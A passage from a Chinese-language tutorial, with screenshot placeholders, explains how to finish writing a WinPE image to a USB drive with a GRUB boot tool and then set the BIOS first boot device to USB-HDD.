


图3




图4

接着会弹出一个CMD窗口，要求按下任意键，如图5。按下任意键这个窗口就会自动关闭了，然后来到刚才的CRUB2U引导工具中，单击“关闭”按钮关掉它。此时，会提示“您的U盘已经成功格式化并写入GRUB引导”，如图6。




图5




图6

在按下任意键后，会提示输入密码，这里笔者输入的密码是“123”，输入完毕密码之后会提示“输入任意键继续”，然后按下任意键，就会开始复制文件了，等待一会儿，如图7。复制完毕后，会提示“已经成功将镜像安装到了U盘”，最后按下任意键退出程序，即可完成WINPE启动盘的制作，如图8。




图7




图8

二、通过USB启动WINPE

在前面完成了U盘启动盘的制作，现在来教大家如何通过这个U盘启动盘来实现系统的启动。首先重启系统，然后一直按住DELETE键，在出现BIOS界面之后，选择“高级BIOS特性”，如图9。




图9

选中“高级BIOS特性”之后，回车在新界面中找到“第一启动设备”，再次回车。此时会出现一个启动设备选择项，选中“USB-HDD”即可，也就是表示通过USB设备来启动系统（之前是通过硬盘来启动系统的）。这里还有一点需要注意：如果你使用USB-HDD无法成功，可能是你的U盘不支持HDD启动，可

以选择ZIP或者其它启动模式，同时还要确保你的U盘是所谓的2.0，这样才会成功（目前销售的U盘基本都支持，笔者测试的U盘为台电科技4GB U盘）。设置好后按F10键保存刚才的设置，此时系统会自动重启，如图10。

